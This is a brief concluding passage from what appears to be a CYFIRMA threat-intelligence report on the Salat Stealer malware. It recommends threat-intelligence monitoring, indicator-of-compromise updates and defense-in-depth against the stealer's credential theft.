Maintaining ongoing situational awareness through CYFIRMA's threat intelligence services, along with regular updates of indicators of compromise (IOCs) and implementation of a robust defense-in-depth strategy, will significantly strengthen the organization's ability to detect, prevent, and respond to Salat Stealer's credential-theft activities and evolving evasion techniques.

Back to Listing